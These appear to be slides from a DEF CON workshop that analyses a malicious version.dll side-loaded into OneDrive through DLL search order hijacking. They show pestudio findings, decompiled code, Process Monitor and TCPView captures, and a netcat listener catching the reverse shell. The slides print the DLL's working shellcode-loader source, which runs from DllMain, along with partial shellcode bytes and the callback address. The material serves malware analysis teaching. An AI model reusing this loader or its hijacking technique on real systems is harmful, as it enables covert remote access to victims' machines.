	2 (0x0002)	1 (0x0001)	GetFileVersionInfoByHandle	c:\windows\system32\version.GetFileVersionInfoByHandle
	3 (0x0003)	2 (0x0002)	GetFileVersionInfoExA	c:\windows\system32\version.GetFileVersionInfoExA
	4 (0x0004)	3 (0x0003)	GetFileVersionInfoExW	c:\windows\system32\version.GetFileVersionInfoExW
	5 (0x0005)	4 (0x0004)	GetFileVersionInfoSizeA	c:\windows\system32\version.GetFileVersionInfoSizeA
	6 (0x0006)	5 (0x0005)	GetFileVersionInfoSizeExA	c:\windows\system32\version.GetFileVersionInfoSizeExA
	7 (0x0007)	6 (0x0006)	GetFileVersionInfoSizeExW	c:\windows\system32\version.GetFileVersionInfoSizeExW
	8 (0x0008)	7 (0x0007)	GetFileVersionInfoSizeW	c:\windows\system32\version.GetFileVersionInfoSizeW

# DLL search order hijacking

The screenshot displays the Process Monitor application window from Sysinternals. The main pane shows a list of system events. A red rectangle highlights a specific event where OneDrive.exe (PID 8816) performed a 'CreateFile' operation on the path 'C:\Users\ST\AppData\Local\Microsoft\OneDrive\VERSION.dll', resulting in 'SUCCESS'. This path is the hijacked DLL search order.

Time of Day	Process Name	PID	Operation	Path	Result
21:08:16.8367488	OneDrive.exe	8816	CreateFile	C:\Users\ST\AppData\Local\Microsoft\OneDrive\VERSION.dll	SUCCESS
21:08:16.8367620	OneDrive.exe	8816	QueryBasicInfor...	C:\Users\ST\AppData\Local\Microsoft\OneDrive\VERSION.dll	SUCCESS
21:08:16.8367678	OneDrive.exe	8816	CloseFile	C:\Users\ST\AppData\Local\Microsoft\OneDrive\VERSION.dll	SUCCESS
21:08:16.8368126	OneDrive.exe	8816	CreateFile	C:\Users\ST\AppData\Local\Microsoft\OneDrive\VERSION.dll	SUCCESS
21:08:16.8368237	OneDrive.exe	8816	CreateFileMapp...	C:\Users\ST\AppData\Local\Microsoft\OneDrive\VERSION.dll	FILE LOCKED WI...
21:08:16.8372252	OneDrive.exe	8816	CreateFileMapp...	C:\Users\ST\AppData\Local\Microsoft\OneDrive\VERSION.dll	SUCCESS
21:08:16.8378983	OneDrive.exe	8816	CreateFile	C:\Users\ST\AppData\Local\Microsoft\OneDrive\VERSION.dll	SUCCESS
21:08:16.8380486	OneDrive.exe	8816	CloseFile	C:\Users\ST\AppData\Local\Microsoft\OneDrive\VERSION.dll	SUCCESS
21:08:16.8380885	OneDrive.exe	8816	CloseFile	C:\Users\ST\AppData\Local\Microsoft\OneDrive\VERSION.dll	SUCCESS
21:08:16.8414656	OneDrive.exe	8816	CreateFile	C:\Windows\System32\version.dll	SUCCESS
21:08:16.8414844	OneDrive.exe	8816	QueryBasicInfor...	C:\Windows\System32\version.dll	SUCCESS
21:08:16.8414907	OneDrive.exe	8816	CloseFile	C:\Windows\System32\version.dll	SUCCESS
21:08:16.8415617	OneDrive.exe	8816	CreateFile	C:\Windows\System32\version.dll	SUCCESS
21:08:16.8415787	OneDrive.exe	8816	CreateFileMapp...	C:\Windows\System32\version.dll	FILE LOCKED WI...
21:08:16.8415918	OneDrive.exe	8816	CreateFileMapp...	C:\Windows\System32\version.dll	SUCCESS
21:08:16.8416833	OneDrive.exe	8816	CloseFile	C:\Windows\System32\version.dll	SUCCESS
21:08:16.8452991	OneDrive.exe	8816	CreateFile	C:\Users\ST\AppData\Local\Microsoft\OneDrive\VERSION.dll	SUCCESS
21:08:16.8453102	OneDrive.exe	8816	QuerySecurityFile	C:\Users\ST\AppData\Local\Microsoft\OneDrive\VERSION.dll	CESS
21:08:16.8453169	OneDrive.exe	8816	QuerySecurityFile	C:\Users\ST\AppData\Local\Microsoft\OneDrive\VERSION.dll	CESS
21:08:16.8453236	OneDrive.exe	8816	CloseFile	C:\Users\ST\AppData\Local\Microsoft\OneDrive\VERSION.dll	CESS
21:08:16.8500384	OneDrive.exe	8816	CreateFile	C:\Windows\System32\version.dll	CESS
21:08:16.8500531	OneDrive.exe	8816	QuerySecurityFile	C:\Windows\System32\version.dll	CESS
21:08:16.8500597	OneDrive.exe	8816	QuerySecurityFile	C:\Windows\System32\version.dll	CESS
21:08:16.8500661	OneDrive.exe	8816	CloseFile	C:\Windows\System32\version.dll	CESS

A small dialog box titled 'DEF CON 32 Workshop' is overlaid on the bottom right, containing the text 'Hello, ST!' and an 'OK' button.

# Analyzing the malicious DLL: static analysis

- Created with Visual Studio
- Compiled on July 09, 2024
- The debug path shows the user and original name

pestudio 9.58 - Malware Initial Assessment - www.winitor.com (read-only)

file settings about

c:\users\st\Desktop\analysis\version.dll

- indicators (exports > flag > name)
- footprints (count > 15)
- virusotal (status > error)
- dos-header (size > 64 bytes)
- dos-stub (size > 200 bytes)
- rich-header (tooling > Visual Studio 2015)
- file-header (dll > 64-bit)
- optional-header (subsystem > GUI)
- directories (count > 8)
- sections (count > 6)
- libraries (count > 3)
- imports (flag > 29)
- exports (flag > 2)
- thread-local-storage (n/a)
- .NET (n/a)
- resources (signature > manifest)
- strings (count > 280)
- debug (streams > 3)
- manifest (size > 145 bytes)
- version (n/a)
- certificate (n/a)
- overlay (n/a)

property	value
footprint > sha256	83A0EF50F806A66D23875CB2A3D10720A75DCB49E36BD026157A756B89F86B35
first-bytes-hex	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00
first-bytes-text	M Z .....
file > size	12288 bytes
entropy	5.249
signature	n/a
tooling	Visual Studio 2008
file-type	dynamic-link-library
cpu	64-bit
subsystem	GUI
file-version	n/a
description	n/a
stamps	
compiler-stamp	Tue Jul 09 01:49:28 2024   UTC
debug-stamp	Tue Jul 09 01:49:28 2024   UTC
resource-stamp	n/a
import-stamp	n/a
export-stamp	n/a
names	
file	c:\users\st\Desktop\analysis\version.dll
debug	C:\Users\MALDEV01\Desktop\Workshop\ReverseShell\ReverseShell\x64\Release\ReverseShell.pdb
export	ReverseShell.dll
version	n/a
manifest	n/a



# Analyzing the malicious DLL: static analysis

PEStudio identifies some interesting imports

imports (29)	flag (7)	first-thunk-original (INT)	first-thunk (IAT)	hint	group (6)	technique (4)
<a href="#">InitializeListHead</a>	-	0x000000000000319C	0x000000000000319C	897 (0x0381)	synchronization	-
<a href="#">IsDebuggerPresent</a>	-	0x00000000000031B2	0x00000000000031B2	919 (0x0397)	reconnaissance	T1082   System Information Discovery
<a href="#">GetCurrentProcessId</a>	x	0x0000000000003156	0x0000000000003156	555 (0x022B)	reconnaissance	T1057   Process Discovery
<a href="#">QueryPerformanceCounter</a>	-	0x000000000000313C	0x000000000000313C	1124 (0x0464)	reconnaissance	-
<a href="#">IsProcessorFeaturePresent</a>	-	0x0000000000003120	0x0000000000003120	926 (0x039E)	reconnaissance	-
<a href="#">VirtualProtect</a>	x	0x0000000000002F20	0x0000000000002F20	1527 (0x05F7)	memory	T1055   Process Injection
<a href="#">VirtualAlloc</a>	x	0x0000000000002F32	0x0000000000002F32	1521 (0x05F1)	memory	T1055   Process Injection
<a href="#">RtlVirtualUnwind</a>	-	0x00000000000030AA	0x00000000000030AA	1272 (0x04F8)	memory	-
<a href="#">memcpy</a>	-	0x00000000000031C6	0x00000000000031C6	60 (0x003C)	memory	-
<a href="#">memset</a>	-	0x0000000000002F98	0x0000000000002F98	62 (0x003E)	memory	-
<a href="#">GetSystemTimeAsFileTime</a>	-	0x0000000000003182	0x0000000000003182	769 (0x0301)	file	T1124   System Time Discovery
<a href="#">CreateThread</a>	-	0x0000000000002F42	0x0000000000002F42	251 (0x00FB)	execution	-
<a href="#">RtlLookupFunctionEntry</a>	x	0x0000000000003090	0x0000000000003090	1265 (0x04F1)	execution	-
<a href="#">RtlCaptureContext</a>	-	0x000000000000307C	0x000000000000307C	1257 (0x04E9)	execution	-
<a href="#">GetCurrentProcess</a>	x	0x00000000000030F8	0x00000000000030F8	554 (0x022A)	execution	T1057   Process Discovery
<a href="#">TerminateProcess</a>	x	0x000000000000310C	0x000000000000310C	1462 (0x05B6)	execution	-
<a href="#">GetCurrentThreadId</a>	x	0x000000000000316C	0x000000000000316C	559 (0x022F)	execution	T1057   Process Discovery

# Analyzing the malicious DLL: static analysis

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**VirtualAlloc:** Reserves, commits, or changes the state of a region of pages in the virtual address space of the calling process.

**VirtualProtect:** Changes the protection on a region of committed pages in the virtual address space of the calling process.

**CreateThread:** Creates a thread to execute within the virtual address space of the calling process.

# Analyzing the malicious DLL: static analysis

The screenshot displays a debugger interface with two main panels. The left panel shows a memory dump for address 180004040, with columns for address, hex value, ASCII, and comment. The right panel shows assembly code with annotations. A red box highlights the instruction `puVar4 = (undefined4 *) &DAT_180004040;` and the variable `puVar5` is assigned the value of `lpStartAddress`. A green box highlights a loop body where `puVar8` is assigned `puVar5`, `puVar6` is assigned `puVar4`, `uVar1` is assigned `puVar6[1]`, `uVar2` is assigned `puVar6[2]`, `uVar3` is assigned `puVar6[3]`, `*puVar8` is assigned `*puVar6`, `puVar8[1]` is assigned `uVar1`, `puVar8[2]` is assigned `uVar2`, and `puVar8[3]` is assigned `uVar3`. Arrows indicate the flow of data between these variables and memory locations.

Address	Hex	ASCII	Comment
180004040	fc	??	FCh
180004041	48	??	48h H
180004042	83	??	83h
180004043	e4	??	E4h
180004044	f0	??	F0h
180004045	e8	??	E8h
180004046	cc	??	CCh
180004047	00	??	00h
180004048	00	??	00h
180004049	00	??	00h
18000404a	41	??	41h A
18000404b	51	??	51h Q
18000404c	41	??	41h A
18000404d	50	??	50h P
18000404e	52	??	52h R
18000404f	51	??	51h Q

```
20 local_18[0] = 0;
21 lpStartAddress = (undefined4 *)VirtualAlloc((LPVOID)0x0,0x1fe,0x3000,4);
22 lVar7 = 3;
23 puVar4 = (undefined4 *)&DAT_180004040;
24 puVar5 = lpStartAddress;
25 do {
26     puVar8 = puVar5;
27     puVar6 = puVar4;
28     uVar1 = puVar6[1];
29     uVar2 = puVar6[2];
30     uVar3 = puVar6[3];
31     *puVar8 = *puVar6;
32     puVar8[1] = uVar1;
33     puVar8[2] = uVar2;
34     puVar8[3] = uVar3;
35     uVar1 = puVar6[5];
36     uVar2 = puVar6[6];
37     uVar3 = puVar6[7];
38     puVar8[4] = puVar6[4];
39     puVar8[5] = uVar1;
40     puVar8[6] = uVar2;
```

```
memset(&DAT_180004040,0,0x1fe);
VirtualProtect(lpStartAddress,0x1fe,0x20,local_18);
CreateThread((LPSECURITY_ATTRIBUTES)0x0,0,(LPTHREAD_START_ROUTINE)lpStartAddress,(LPVOID)0x0,0,
            (LPDWORD)0x0);
```

# Analyzing the malicious DLL: static analysis

```
lpStartAddress = (undefined4 *)VirtualAlloc((LPVOID)0x0, 460, 0x3000, 4);
```

```
LPVOID VirtualAlloc(  
    [in, optional] LPVOID lpAddress,  
    [in]           SIZE_T dwSize,  
    [in]           DWORD  flAllocationType,  
    [in]           DWORD  flProtect  
);
```


PAGE\_READWRITE  
0x04

Value	Meaning
MEM_COMMIT 0x00001000	<p>Allocates memory charges (from the overall size of memory and the paging files on disk) for the specified reserved memory pages. The function also guarantees that when the caller later initially accesses the memory, the contents will be zero. Actual physical pages are not allocated unless/until the virtual addresses are actually accessed.</p> <p>To reserve and commit pages in one step, call <code>VirtualAlloc</code> with <code>MEM_COMMIT   MEM_RESERVE</code>.</p> <p>Attempting to commit a specific address range by specifying <code>MEM_COMMIT</code> without <code>MEM_RESERVE</code> and a non-NULL <code>lpAddress</code> fails unless the entire range has already been reserved. The resulting error code is <code>ERROR_INVALID_ADDRESS</code>.</p> <p>An attempt to commit a page that is already committed does not cause the function to fail. This means that you can commit pages without first determining the current commitment state of each page.</p> <p>If <code>lpAddress</code> specifies an address within an enclave, <code>flAllocationType</code> must be <code>MEM_COMMIT</code>.</p>
MEM_RESERVE 0x00002000	<p>Reserves a range of the process's virtual address space without allocating any actual physical storage in memory or in the paging file on disk. You can commit reserved pages in subsequent calls to the <code>VirtualAlloc</code> function. To reserve and commit pages in one step, call <code>VirtualAlloc</code> with <code>MEM_COMMIT   MEM_RESERVE</code>.</p> <p>Other memory allocation functions, such as <code>malloc</code> and <code>LocalAlloc</code>, cannot use a reserved range of memory until it is released.</p>

**VirtualAlloc:** Reserves, commits, or changes the state of a region of pages in the virtual address space of the calling process. If the function succeeds, **the return value is the base address of the allocated region of pages** → We are allocating 460 bytes of read/write memory pages on OneDrive's memory space.

# Analyzing the malicious DLL: static analysis

**memcpy:** Copies bytes between buffers → We are copying some data into the newly allocated memory space.



```

DAT_180005080
180005080 fc ?? FCh
180005081 48 ?? 48h H
180005082 83 ?? 83h
180005083 e4 ?? E4h
180005084 f0 ?? F0h
180005085 e8 ?? E8h
180005086 c0 ?? C0h
180005087 00 ?? 00h
180005088 00 ?? 00h
180005089 00 ?? 00h
18000508a 41 ?? 41h A
18000508b 51 ?? 51h Q
18000508c 41 ?? 41h A
18000508d 50 ?? 50h P
18000508e 52 ?? 52h R
18000508f 51 ?? 51h Q

DAT_180005090
180005090 56 ?? 56h V
180005091 48 ?? 48h H
180005092 31 ?? 31h l
180005093 d2 ?? D2h
180005094 65 ?? 65h e
180005095 48 ?? 48h H
180005096 8b ?? 8Bh
180005097 52 ?? 52h R
180005098 60 ?? 60h `
180005099 48 ?? 48h H
18000509a 8b ?? 8Bh
18000509b 52 ?? 52h R
18000509c 18 ?? 18h
18000509d 48 ?? 48h H
18000509e 8b ?? 8Bh
18000509f 52 ?? 52h R


XREF[3]: FUN_180005080
FUN_180005080
FUN_180005080

XREF[1]: FUN_180005080

23 puVar4 = (undefined4 *) &DAT_180005080;
24 puVar5 = lpStartAddress;
25 do {
26     puVar8 = puVar5;
27     puVar6 = puVar4;
28     uVar1 = puVar6[1];
29     uVar2 = puVar6[2];
30     uVar3 = puVar6[3];
31     *puVar8 = *puVar6;
32     puVar8[1] = uVar1;
33     puVar8[2] = uVar2;
34     puVar8[3] = uVar3;
35     uVar1 = puVar6[5];
36     uVar2 = puVar6[6];
37     uVar3 = puVar6[7];
38     puVar8[4] = puVar6[4];
39     puVar8[5] = uVar1;
40     puVar8[6] = uVar2;
41     puVar8[7] = uVar3;
42     uVar1 = puVar6[9];
43     uVar2 = puVar6[10];
44     uVar3 = puVar6[0xb];
45     puVar8[8] = puVar6[8];
46     puVar8[9] = uVar1;
47     puVar8[10] = uVar2;
48     puVar8[0xb] = uVar3;
49     uVar1 = puVar6[0xd];
50     uVar2 = puVar6[0xe];
51     uVar3 = puVar6[0xf];
52     puVar8[0xc] = puVar6[0xc];
53     puVar8[0xd] = uVar1;
54     puVar8[0xe] = uVar2;
55     puVar8[0xf] = uVar3;
56     uVar1 = puVar6[0x11];
57     uVar2 = puVar6[0x12];
58     uVar3 = puVar6[0x13];
59     puVar8[0x10] = puVar6[0x10];
60     puVar8[0x11] = uVar1;
61     puVar8[0x12] = uVar2;

```


# Analyzing the malicious DLL: static analysis



**memset:** Sets a buffer to a specified character → We are clearing out the payload buffer since its already copied to the newly allocated memory.

# Analyzing the malicious DLL: static analysis


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**VirtualProtect:** Changes the protection on a region of committed pages in the virtual address space of the calling process → We are changing the permissions of the newly allocated memory from RW to RX.

# Analyzing the malicious DLL: static analysis

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**CreateThread:** Creates a thread to execute within the virtual address space of the calling process → Finally, we create a thread to execute the payload we copied in the newly allocated memory.



# Analyzing the malicious DLL: static analysis

```
0xd5, 0xbb, 0xf0, 0xb5, 0xa2, 0x56, 0x41, 0xba, 0xa6, 0x95, 0xbd, 0x9d,  
0xff, 0xd5, 0x48, 0x83, 0xc4, 0x28, 0x3c, 0x06, 0x7c, 0x0a, 0x80, 0xfb,  
0xe0, 0x75, 0x05, 0xbb, 0x47, 0x13, 0x72, 0x6f, 0x6a, 0x00, 0x59, 0x41,  
0x89, 0xda, 0xff, 0xd5  
};  
unsigned int payload_len = 460;  
  
void go() {  
    DWORD dwOldProtection = NULL;  
    PVOID pMemoryAddress = VirtualAlloc(NULL, payload_len, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE); //Allocates memory to store the payload with Read/Write permissions  
    memcpy(pMemoryAddress, payload, payload_len); //Copies the payload to the allocated memory  
    memset(payload, '\\0', payload_len); //Clears the payload variable since its not needed anymore  
    VirtualProtect(pMemoryAddress, payload_len, PAGE_EXECUTE_READ, &dwOldProtection); //Changes the memory protection to allow execution  
    CreateThread(NULL, NULL, (LPTHREAD_START_ROUTINE)pMemoryAddress, NULL, 0, NULL); //Creates a new thread pointing to the allocated memory, which contains the payload  
}  
  
BOOL APIENTRY DllMain( HMODULE hModule,  
                      DWORD ul_reason_for_call,  
                      LPVOID lpReserved  
                      )  
{  
    switch (ul_reason_for_call)  
    {  
        case DLL_PROCESS_ATTACH:  
            go(); //Execute reverse shell when DLL is attached to a process  
        case DLL_THREAD_ATTACH:  
        case DLL_THREAD_DETACH:  
        case DLL_PROCESS_DETACH:  
            break;  
    }  
    return TRUE;  
}
```

# Analyzing the malicious DLL: dynamic analysis

Process Monitor - Sysinternals: www.sysinternals.com

File Edit Event Filter Tools Options Help

Time of Day Process Name PID Operation Path Result

10:31:41.4035022	OneDrive.exe	6408	CloseFile	C:\Windows\System32\secur32.dll	SUCCESS
10:31:41.4036680	OneDrive.exe	6408	CreateFile	C:\Users\ST\AppData\Local\Microsoft\OneDrive\version.dll	SUCCESS
10:31:41.4036807	OneDrive.exe	6408	QueryBasicInfor...	C:\Users\ST\AppData\Local\Microsoft\OneDrive\version.dll	SUCCESS
10:31:41.4036865	OneDrive.exe	6408	CloseFile	C:\Users\ST\AppData\Local\Microsoft\OneDrive\version.dll	SUCCESS

TCPView - Sysinternals: www.sysinternals.com

File Edit View Process Connection Options Help

Process Name Process ID Protocol State Local Address Local Port Remote Address Remote Port Create Time Module Name

OneDrive.exe	6164	TCP	Syn Sent	10.0.0.91	49886	159.223.110.131	9149	14/07/2024 12:02:10	OneDrive.exe
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# Analyzing the malicious DLL: dynamic analysis


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```
remnux@remnux:~$ sudo sysctl -w net.ipv4.ip_forward=1; sudo iptables -t nat -A P  
REROUTING -p tcp -d 159.223.110.131 -j DNAT --to-destination 10.0.0.22:4321  
net.ipv4.ip_forward = 1  
remnux@remnux:~$ nc -nvlp 4321  
Listening on 0.0.0.0 4321
```

```
remnux@remnux:~$ nc -nvlp 4321  
Listening on 0.0.0.0 4321  
Connection received on 10.0.0.91 49685  
Microsoft Windows [Version 10.0.19045.4529]  
(c) Microsoft Corporation. All rights reserved.  
  
C:\Users\ST\AppData\Local\Microsoft\OneDrive>dir  
dir  
Volume in drive C has no label.  
Volume Serial Number is ACC5-05FF  
  
Directory of C:\Users\ST\AppData\Local\Microsoft\OneDrive  
  
14/07/2024  13:23    <DIR>          .  
14/07/2024  13:23    <DIR>          ..  
05/07/2024  20:22    <DIR>          21.220.1024.0005  
12/07/2024  18:32    <DIR>          24.108.0528.0005  
14/07/2024  12:50    <DIR>          EBWebView  
12/07/2024  18:33    <DIR>          ListSync  
12/07/2024  18:32    <DIR>          LogoImages
```

# Looking at the kill chain

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Malicious .NET programs

# Analyzing the sample dropped by the macro

- Compiled on April 11, 2024
- 32-bit architecture
- .NET

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file settings about

c:\users\st\Desktop\challenges\workshop\challenge 4\sample.exe

property	value
footprint > sha256	E463E82C3EFD93F94ACEBE1B1BC3D6663475C26842FC9DB4A71E7EC350FAEFB
first-bytes-hex	4D 5A 90 00 03 00 00 04 00 00 FF FF 00 00 B8 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
